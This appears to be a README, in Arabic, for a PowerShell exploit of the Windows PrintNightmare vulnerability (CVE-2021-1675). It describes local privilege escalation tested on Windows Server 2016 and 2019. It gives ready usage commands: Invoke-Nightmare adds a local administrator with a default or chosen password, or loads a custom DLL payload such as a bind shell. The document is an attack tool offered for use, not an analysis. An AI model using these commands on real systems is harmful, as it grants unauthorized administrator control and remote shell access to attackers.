 thejoyofhacking/calebstewart-cve-2021-1675
PowerShell script لتصعيد الامتيازات المحلية على ويندوز عبر ثغرة PrintNightmare (CVE-2021-1675)، مع إضافة مستخدم محلي بصلاحيات المسؤول أو تنفيذ حمولات DLL مخصصة.

Caleb Stewart | John Hammond | 1 يوليو 2021
CVE-2021-1675 هو ثغرة أمنية حرجة تتيح تنفيذ التعليمات البرمجية عن بُعد ورفع الامتيازات المحلية، وتُعرف باسم "PrintNightmare".
تم نشر أدوات إثبات المفهوم (Python، C++) لقدرة تنفيذ التعليمات البرمجية عن بُعد، بالإضافة إلى نسخة C# لرفع الامتيازات المحلية. لم نشهد تنفيذًا أصليًا بلغة PowerShell الخالصة، وأردنا أن نجرب حظنا في تحسين وإعادة صياغة الاستغلال.

يقوم هذا السكربت بلغة PowerShell بتنفيذ رفع الامتيازات المحلية (LPE) باستخدام تقنية هجوم PrintNightmare.

تم اختبار هذا على Windows Server 2016 وWindows Server 2019.
إضافة مستخدم جديد إلى مجموعة المسؤولين المحليين بشكل افتراضي:
Import-Module .\cve-2021-1675.ps1
Invoke-Nightmare # إضافة مستخدم `adm1n`/`P@ssw0rd` إلى مجموعة المسؤولين المحليين بشكل افتراضي

Invoke-Nightmare -DriverName "Xerox" -NewUser "john" -NewPassword "SuperSecure"
قم بتوفير حمولة DLL مخصصة، للقيام بأي شيء آخر قد ترغب فيه.
Import-Module .\cve-2021-1675.ps1
Invoke-Nightmare -DLL "C:\absolute\path\to\your\bindshell.dll"
